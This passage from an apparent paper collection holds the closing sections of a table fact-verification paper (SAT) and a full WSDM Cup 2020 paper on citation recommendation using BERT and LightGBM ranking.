We analyzed samples that are fixed by SAT compared to baselines. It is observed that a large portion (43/80) of them are statements involve multiple facts/table cells that do not requires logic reasoning. Besides, several problems (9/80) that requires simple count and comparison are fixed. The model both fixed (the other 38) and failed on some samples that require complex symbolic logical reasoning, such as argument sort, conditional aggregation and then comparison. The behavior is most likely random guess for both SAT and baselines. The results show that SAT mainly contributes to the general table representation and enhance the linguistic reasoning, and the summary row appended helps to solve some count problems.

4 Related Work

To encourage the study on table fact verification, Wenhu et al. (2020) construct a large scale table fact checking dataset and study two promising approaches, Table-BERT and Latent Program Algorithm (LPA) respectively. Table-BERT transforms the problem into a natural language inference task to leverage the power of the pre-trained language models. LPA formulates the task as a program

synthesis problem and it is good at symbolic reasoning. Our work aligns with the direction of Table-BERT. Inspired by existing work Weijie et al. (2020); Nguyen et al. (2020); Dong et al. (2019); Yang et al. (2019) that manipulates self-attention masks, we devise a structure-aware transformer to attain better table representation.

There are several recent works that table fact verification could benefit from. Geva et al. (2020) and Asai and Hajishirzi (2020) study to improve the pre-trained model in numerical reasoning and logical comparisons. The enhanced pre-trained model could be directly used in our approach. Herzig et al. (2020) extend BERT's architecture to encode tables for the table question answering task (Iyyer et al., 2017), where additional embeddings identifying the row and column number are added. The proposed architecture is potentially applicable to table fact checking but requires expensive pre-training.

5 Conclusion

We propose SAT to enhance the pre-trained transformer's ability on table representation by injecting structural information into the mask of self-attention layers. Significant improvements on TabFact demonstrate its effectiveness. We further enhance SAT by appending a summary row to the table, the results show that it is promising to solve the fact verification that requires both symbolic reasoning and semantic understanding by feeding symbolic reasoning results into SAT. Overall, an improvement of 4.93% is achieved compared to the state-of-the-art method. The proposed method can further contribute to other semi-structured data (table, graph, etc.) related tasks, e.g. WikiTableQuestions (Pasupat and Liang, 2015) and CommonsenseQA (Talmor et al., 2019). There still exists plenty of potentials that require future studies in this direction.

References

Akari Asai and Hannaneh Hajishirzi. 2020. Logic-guided data augmentation and regularization for consistent question answering.

Samuel R. Bowman, Gabor Angeli, Christopher Potts, and Christopher D. Manning. 2015. A large annotated corpus for learning natural language inference. In *Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing*, pages 632–642, Lisbon, Portugal. Association for Computational Linguistics.

Ido Dagan, Oren Glickman, and Bernardo Magnini. 2006. The pascal recognising textual entailment challenge. In *Machine Learning Challenges. Evaluating Predictive Uncertainty, Visual Object Classification, and Recognising Tectual Entailment*, pages 177–190, Berlin, Heidelberg. Springer Berlin Heidelberg.

Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2019. BERT: Pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*, pages 4171–4186, Minneapolis, Minnesota. Association for Computational Linguistics.

Li Dong, Nan Yang, Wenhui Wang, Furu Wei, Xiaodong Liu, Yu Wang, Jianfeng Gao, Ming Zhou, and Hsiao-Wuen Hon. 2019. Unified language model pre-training for natural language understanding and generation. In H. Wallach, H. Larochelle, A. Beygelzimer, F. dAlché-Buc, E. Fox, and R. Garnett, editors, *Advances in Neural Information Processing Systems 32*, pages 13063–13075. Curran Associates, Inc.

Mor Geva, Ankit Gupta, and Jonathan Berant. 2020. Injecting numerical reasoning skills into language models.

Jonathan Herzig, Paweł Krzysztof Nowak, Thomas Müller, Francesco Piccinno, and Julian Martin Eisenschlos. 2020. Tapas: Weakly supervised table parsing via pre-training. *arXiv preprint arXiv:2004.02349*.

Mohit Iyyer, Wen-tau Yih, and Ming-Wei Chang. 2017. Search-based neural structured learning for sequential question answering. In *Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 1821–1831, Vancouver, Canada. Association for Computational Linguistics.

Xuan-Phi Nguyen, Shafiq Joty, Steven Hoi, and Richard Socher. 2020. Tree-structured attention with hierarchical accumulation. In *International Conference on Learning Representations*.

Panupong Pasupat and Percy Liang. 2015. Compositional semantic parsing on semi-structured tables. In *Proceedings of the 53rd Annual Meeting of the Association for Computational Linguistics and the 7th International Joint Conference on Natural Language Processing (Volume 1: Long Papers)*, pages 1470–1480, Beijing, China. Association for Computational Linguistics.

Alon Talmor, Jonathan Herzig, Nicholas Lourie, and Jonathan Berant. 2019. CommonsenseQA: A question answering challenge targeting commonsense knowledge. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*, pages 4149–4158, Minneapolis, Minnesota. Association for Computational Linguistics.

Alex Wang, Yada Pruksachatkun, Nikita Nangia, Amanpreet Singh, Julian Michael, Felix Hill, Omer Levy, and Samuel Bowman. 2019. Superglue: A stickier benchmark for general-purpose language understanding systems. In H. Wallach, H. Larochelle, A. Beygelzimer, F. dAlché-Buc, E. Fox, and R. Garnett, editors, *Advances in Neural Information Processing Systems 32*, pages 3266–3280. Curran Associates, Inc.

Liu Weijie, Zhou Peng, and Qi Ju Haotang Deng Ping Wang Zhe Zhao, Zhiruo Wang. 2020. K-BERT: Enabling language representation with knowledge graph. In *Proceedings of AAAI 2020*.

Chen Wenhu, Wang Hongmin, Hong Wang Shiyang Li Xiyou Zhou Jianshu Chen, Yunkai Zhang, and William Yang Wang. 2020. Tabfact : A large-scale dataset for table-based fact verification. In *International Conference on Learning Representations (ICLR)*, Addis Ababa, Ethiopia.

Zhilin Yang, Zihang Dai, Yiming Yang, Jaime Carbonell, Russ R Salakhutdinov, and Quoc V Le. 2019. Xlnet: Generalized autoregressive pretraining for language understanding. In H. Wallach, H. Larochelle, A. Beygelzimer, F. dAlché-Buc, E. Fox, and R. Garnett, editors, *Advances in Neural Information Processing Systems 32*, pages 5753–5763. Curran Associates, Inc.

An Effective Approach for Citation Intent Recognition Based on Bert and LightGBM

Weilong Chen*
University of Electronic Science and Technology of China
chenweilong921@gmail.com

Shuaipeng Liu*
Meituan-Dianping Group
liushuaipeng@meituan.com

Wei Bao*
Southeast University
willinseu@gmail.com

Huixing Jiang†
Meituan-Dianping Group
jianghuixing@meituan.com

ABSTRACT

In the development of science and technology, the public scientific theses have played an important role and greatly promoted the development of society. The vast majority scientific progress was announced in the form of papers in past centuries, and impactful contributions were often recognized by the research community with a great number of citations. However, inappropriate citation of papers still occurs from time to time and hinders the progress of human civilization. In this paper, we proposed an effective framework to address the citation intent recognition challenge in ACM WSDM Cup 2020[1]. Our team name is *ferryman* and in our solution, we regarded this problem as the Information Retrieve (IR) task and proposed a framework with two stages of recall and ranking and finally our team won *the 1st place* with a Mean Average Precision @ 3 (MAP@3) score of 0.42583 on the final leaderboard[2].

KEYWORDS

Citation Intent Recognition, Information Retrieve, Nature Language Processing

1 INTRODUCTION

WSDM Cup is a competition-style event co-located with the leading WSDM conference. This paper describes our solution for Citation Intent Recognition, one of WSDM Cup 2020 tasks, and we won the 1st place in the final leaderboard. Science has emerged as a dominant engine of innovation for modern society. Moreover, its rich published traces allow us to understand, predict and guide its advance and utility like never before. Research papers are the dominant media for state-of-art knowledge. Therefore, if we can develop models that understand research papers, we can greatly enhance the ability of computers to understand knowledge.

The competition provided a large paper dataset, which contains roughly 800K papers, along with paragraphs or sentences which describe the research papers. These pieces of description are mainly from paper text which introduces citations. The participants are required to recognize the paper cited in the describe texts. This competition uses Mean Average Precision @3 (MAP@3) as the evaluation metric which is described by the following function:

$$MAP@3 = \frac{1}{|U|}\sum_{u=1}^{|U|}\sum_{k=1}^{min(3,n))} P(k)) \quad (1)$$

Where |U| is the number of press_id in the test set, P(k) is the precision at cutoff k, n is the number of predicted papers.

After analyzing the challenge, we regard it as an Information Retrieve (IR) task[11], The IR focuses on the problem of finding the most matched Top N documents with a query from a massive number of candidate documents. In this challenge, the description text is the query and the candidate papers are the documents to be retrieved. To handle this challenge, we made a plan with two stages including recall and ranking. In recall stage, several unsupervised methods like Axiomatic F1EXP[5], DFI Similarity[7], Okapi BM25[14] are built to reduce the scope of candidates, then we draw learning to rank models such as BERT[4][10] and lightGBM[6] to ranking the candidate papers which is selected in the recalling stage.

The rest of the paper is organized as follows: Section 2 describes our solution which contains the model details. In Section 3, we show the experiments and results of our model. Finally, we conclude our analysis of the challenge, as well as some additional discussions of the future directions in Section 4.

2 METHODOLOGY

In this section, we introduce our framework for Citation Intent Recognition. Firstly, we introduce the recall strategy. Secondly, we introduce the rank strategy based BERT and lightGBM, Finally We introduce how to integrate the models.An overall framework and processing pipeline of our solution is showed in Figure 1. Our trained models and source code are publicly available on GitHub[3].

2.1 Recall Strategy

In the recall stage, candidate papers and descriptions were represented as a vector using vector space model and bag-of-N-gram model, in practice, the max N is set to 2 owing to the huge computational space. Then we use several similarity measurement to reduce the retrieve scope, including TFIDF, BM25, LM Dirichlet, Axiomatic F3EXP, DFI Similarity, Axiomatic F1EXP, Axiomatic F2EXP, Axiomatic F1LOG, Axiomatic F2LOG, Axiomatic F3LOG, Boolean Similarity, LM Jelinek Mercer Similarity, DFR Similarity, IB Similarity and so on[2][11]. And we apply the structure introduced above

*Both authors contributed equally to this research.
†All the corresponding to Huixing Jiang.
[1]http://www.wsdm-conference.org/2020/wsdm-cup-2020.php
[2]https://biendata.com/competition/wsdm2020/final-leaderboard/
[3]https://github.com/myeclipse/wsdm_cup_2020_solution




Figure 1: An overall framework and pipeline of our solution for citation intent recognition

on different scales of a paper, such as title, abstract, keywords and full text. In our practice, the F1EXP has the highest recall score and BM25 get the highest MAP score. The recall results is not only used to reduce the retrieve scope but all as a part of features used in the LGB ranking stage.

2.2 BERT Model

The BERT[4][10] model architecture is based on a multilayer bidirectional Transformer[15] As Fig. 2. Instead of the traditional left-to-right language modeling objective, BERT is trained on two tasks: predicting randomly masked tokens and predicting whether two sentences follow each other. BERT model gets a lot of state of the arts in many tasks, and we also use the BERT model in our strategy. There are two types of BERT models following the same architecture as BERT but instead pre-trained on the different scientific texts: SciBERT[1] and BioBERT[9]. Also, we trained the pre-trained model in two ways: The Point-Wise model and the Pair-Wise model.




Figure 2: Bidirectional transformer architectures of BERT

2.2.1 Data Preprocessing. The better preprocessing of the input can get better performance. Firstly, we removed the excess white-space and some stop words, and we did some word segmentation and did part-of-speech tagging. Secondly, we normalized the word form for the different tags of the sentence and lowercased all letters. We compared the input without preprocessing and the input with preprocessing, finding that the input with preprocessing is better than another one.

2.2.2 Bert with Point-Wise. We trained the BERT with Point-Wise way which means we defined the task as the binary classification. We preprocessed the two sentences (the description sentence and the paper-described sentence). We joined them in one sentence with [SEP] token and put them into the BERT model. We trained the token of the sentence with binary cross-entropy loss to dig the difference between description sentence and paper-described sentence As Figure 3. The probability can measure how well the two sentences match. However, too much negative samples can destroy the performance of the BERT model and the Point-Wise way didn't take into account the internal dependencies between the documents corresponding to the same query. On the one hand, the samples in the input space are not independently identically distribution. On the other hand, the structure between these samples was not fully utilized. When different queries correspond to different numbers of documents, the overall loss will be dominated by the query group with a large number of documents. Each group of queries should be equivalent. We need to have another way to get better performance of the model. We tried the Pair-Wise model.




Figure 3: Ranking with BERT

2.2.3 Bert with Pair-Wise. Learning2Rank applies machine learning technology to the ranking problem and trains the ranking model. Usually, the discriminant supervised machine learning algorithm is applied. Learning2Rank task seeks ranking results and does not require precise scoring, as long as there is a relative scoring. Learning2Rank framework has the following characteristics:

- The samples in the input space are two feature vectors (corresponding to the same query) composed of two documents (and corresponding query).
- The samples in the output space are pairwise preference.
- The samples in the space are two-variable functions and the loss function evaluates the difference between the predicted preference and the true preference of the document pair.

We did the same preprocessing to the input sentence as the way described in the above. We used the margin ranking loss as our loss function and trained several triplet samples with the same description text and different paper-described sentences. It not only helped to get a better ranking of similarity but also compared the differences between each description text. We got a higher score than the BERT model with Point-Wise.

2.3 Lightgbm Model

In order to increase the diversity of the model, in addition to Bert, we choose LightGBM for modeling, and for simplicity, it is called lgb here. lgb model is a gradient boosting framework that uses tree based learning algorithms. LightGBM builds the tree in a leaf-wise way, as shown in Figure 4, which makes the model converge faster.LightGBM is not sensitive to outliers and can achieve high accuracy, which is widely used in industry. And in this work, compared with Bert, the effect of LightGBM is better, the LightGBM single-model can reach 0.413 in the leaderboard. Total number of features is 1684, this contains of semantic features, statistical features and so on, which will be explained later.




Figure 4: LightGBM's leaf growth strategy

In this work, the training method of LightGBM is lambdarank(pairwise strategy), which is about 0.5% higher than the traditional binary classification model(pointwise strategy). The following will be carried out from two aspects of feature engineering and model construction.

2.3.1 feature engineering. Our feature engineering mainly consists of the following 3 aspects:

- *Semantic feature.* Semantic features include various pre-trained word vector models such as fasttext[3], glove[13], word2vec[12], doc2vec[8] etc. And we retrain them to calculate the similarity between description and abstract. Specifically, we represent the vector of a sentence as the average of the word vectors of each word in it. Then we use the cosine distance formula and the Manhattan distance formula to measure the correlation between the two sentences, and the correlation value is used as our semantic feature.
- *Statistical features and word frequency features.* In this section, we use various word frequency-based methods to capture similarities, such as bm25, tfidf, f1exp and various length and proportion features. Among these word frequency features, we find that the similarity obtained through the bm25 method is very important. At the same time, compared with the semantic features, the word frequency features bring greater benefits to the model as a whole. We believe this is due to the large number of specialized terms in the corpus.
- *Rank features.* In order to make our model easier to "know" the essential purpose of ranking, we sort the various similarity values according to description_id (or paper_id), and divide the ranking value by the number of description_id (or paper_id) to get the relative ranking ratio. This part of can bring a 3% boosting. In detail, suppose we have m correlation features. Then through our grouping and sorting operation, since we can group according to description_id or paper_id, we can get another 2m new sorting features, and divide by the corresponding number in the group, we can also get another 2m new sorting scale feature.

2.3.2 Modeling Methodology. Since the same description can recall multiple paper abstracts, from the perspective of a classification problem, this is an imbalance of positive and negative samples, so the number of samples cannot be too large. However, in the composition of the training set, we found that the positive sample coverage ratio of the recall samples is also very important, so we chose a higher number of recall samples. At the same time, in the training set, because some descriptions cannot recall the positive samples through our recall strategy, we artificially added the positive samples to the training set in order to ensure the coverage of the positive samples. Through the above data preprocessing steps, the amount of training data for lgb model is about 5 million.

Learning to Rank is one of the most commonly used algorithms to implement ranking through machine learning. It mainly includes three types of single document method (pointwise), document pair method (pairwise) and document list (listwise). The pointwise single-document method means it will judge the relevance of each document to this query, and converting the documents ranking problem into a classification (such as related, irrelevant) or a regression problem. However, the pointwise method does not learn other document as features when modeling, so it cannot consider the order relationship between different documents. The purpose of rank learning is mainly to sort the documents in the search results according to the magnitude of relevance, so pointwise is bound to have some defects.

Aiming at the problem of pointwise, the pairwise document method does not care about the specific value of the correlation between a document and a query, but converts the ranking problem into any two different documents related to the relative order of the current query. In order to be relevant and irrelevant, the two categories are recorded as +1, 0, and then transformed into classification problems. Listwise treats all related documents corresponding to a query as a single training sample.

In total, Our Lgb model is trained using a 5-fold cross-validation method. The training target is lambdarank, and the offline verification indicators are MAP @ 3 and MAP @ 5. The model score can reach 0.413.

2.4 Ensemble Methodology

In the model ensemble stage, we adopted a simple and efficient way and get 1.2% boosting. We group the model prediction results of LightGBM and BERT by description id, and then add the the ranking values with weighting operation, the weights of which are 6 and 4, respectively. The details are shown in Figure 5.




Figure 5: Ensemble strategy based on rank blending with weighting operation

3 EXPERIMENT

3.1 Experimental Settings

In this experiment, our training set has a total of about 63,000 paper description documents, and its number on the test set is about 34,000. At the same time, our candidate paper dataset has a total of about 840,000 papers.For each piece of description, we need to choose 3 best-matching papers in candidate paper dataset.

Table 1: Online map@3 score with different models

Model	Online MAP@3 LB score
Bert(pointwise)	0.397
Bert(pairwise)	0.402
LightGBM(pointwise)	0.405
LightGBM(pairwise)	0.413
Ensemble	0.425

3.2 Model Comparison

Here we compare the performance of our method with different settings. The results are shown in Table 1.From the table, we can see that no matter in Bert or LightGBM, the result of pairwise training method is better than pointwise. At the same time, the LightGBM model based on detailed feature engineering is very effective. Our best single mode is LightGBM trained using pairwise methods, which is reflected in the algorithm settings as lambdarank.

At the same time, our highest score is the ensemble model of the Bert model and LightGBM model. We noticed that the improvement based on ensemble between LightGBM models is very limited, but the Bert model and LightGBM model can bring a huge improvement of 1.2%, which we believe is due to the huge difference between the two models.

4 CONCLUSION

In this paper, we propose a method based on Bert and LightGBM for recognition of paper citations, in which both Bert and LightGBM are trained using pairwise methods. At the same time, we won the first place in the Citation Intent Recognition competition (WSDM Cup 2020 track1).

ACKNOWLEDGEMENTS

We thank everyone associated with organizing and sponsoring the WSDM Cup 2020. Dataset was provided by Microsoft Research. Challenge was sponsored and managed by the 13th ACM International Conference on Web Search and Data Mining (WSDM 2020). Competition platform was hosted by Biendata. we are very grateful to WSDM Cup Chairs Kyumin Lee and Neil Shah for their great efforts during the challenge.

REFERENCES

[1] Iz Beltagy, Arman Cohan, and Kyle Lo. 2019. Scibert: Pretrained contextualized embeddings for scientific text. *arXiv preprint arXiv:1903.10676* (2019).
[2] Andrzej Białecki, Robert Muir, Grant Ingersoll, and Lucid Imagination. 2012. Apache lucene 4. In *SIGIR 2012 workshop on open source information retrieval*. 17.
[3] Piotr Bojanowski, Edouard Grave, Armand Joulin, and Tomas Mikolov. 2017. Enriching Word Vectors with Subword Information. *Transactions of the Association for Computational Linguistics* 5 (2017), 135–146.
[4] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2018. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805* (2018).
[5] Hui Fang and ChengXiang Zhai. 2005. An exploration of axiomatic approaches to information retrieval. In *Proceedings of the 28th annual international ACM SIGIR conference on Research and development in information retrieval*. 480–487.
[6] Guolin Ke, Qi Meng, Thomas William Finley, Taifeng Wang, Wei Chen, Weidong Ma, Qiwei Ye, and Tieyan Liu. 2017. LightGBM: a highly efficient gradient boosting decision tree. (2017), 3149–3157.
[7] İlker Kocabaş, Bekir Taner Dinçer, and Bahar Karaoğlan. 2014. A nonparametric term weighting method for information retrieval based on measuring the divergence from independence. *Information retrieval* 17, 2 (2014), 153–176.
[8] Quoc V. Le and Tomas Mikolov. 2014. Distributed Representations of Sentences and Documents. arXiv:cs.CL/1405.4053
[9] Jinhyuk Lee, Wonjin Yoon, Sungdong Kim, Donghyeon Kim, Sunkyu Kim, Chan Ho So, and Jaewoo Kang. 2019. BioBERT: pre-trained biomedical language representation model for biomedical text mining. *arXiv preprint arXiv:1901.08746* (2019).
[10] Shuaipeng Liu, Shuo Liu, and Lei Ren. 2019. Trust or Suspect? An Empirical Ensemble Framework for Fake News Classification. In *Proceedings of the 12th ACM International Conference on Web Search and Data Mining, Melbourne, Australia*. 11–15.
[11] Christopher D Manning, Prabhakar Raghavan, and Hinrich Schütze. 2008. *Introduction to information retrieval*. Cambridge university press.
[12] Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. 2013. Efficient Estimation of Word Representations in Vector Space. arXiv:cs.CL/1301.3781
[13] Jeffrey Pennington, Richard Socher, and Christopher Manning. 2014. Glove: Global Vectors for Word Representation. In *Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing (EMNLP)*. Association for Computational Linguistics, Doha, Qatar, 1532–1543. https://doi.org/10.3115/v1/D14-1162
[14] Stephen E Robertson, Steve Walker, Susan Jones, Micheline M Hancock-Beaulieu, Mike Gatford, et al. 1995. Okapi at TREC-3. *Nist Special Publication Sp* 109 (1995), 109.
[15] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. 2017. Attention is all you need. In *Advances in neural information processing systems*. 5998–6008.


CODE A BETTER LIFE
一行代码 亿万生活
美团
技术团队
长按二维码关注我们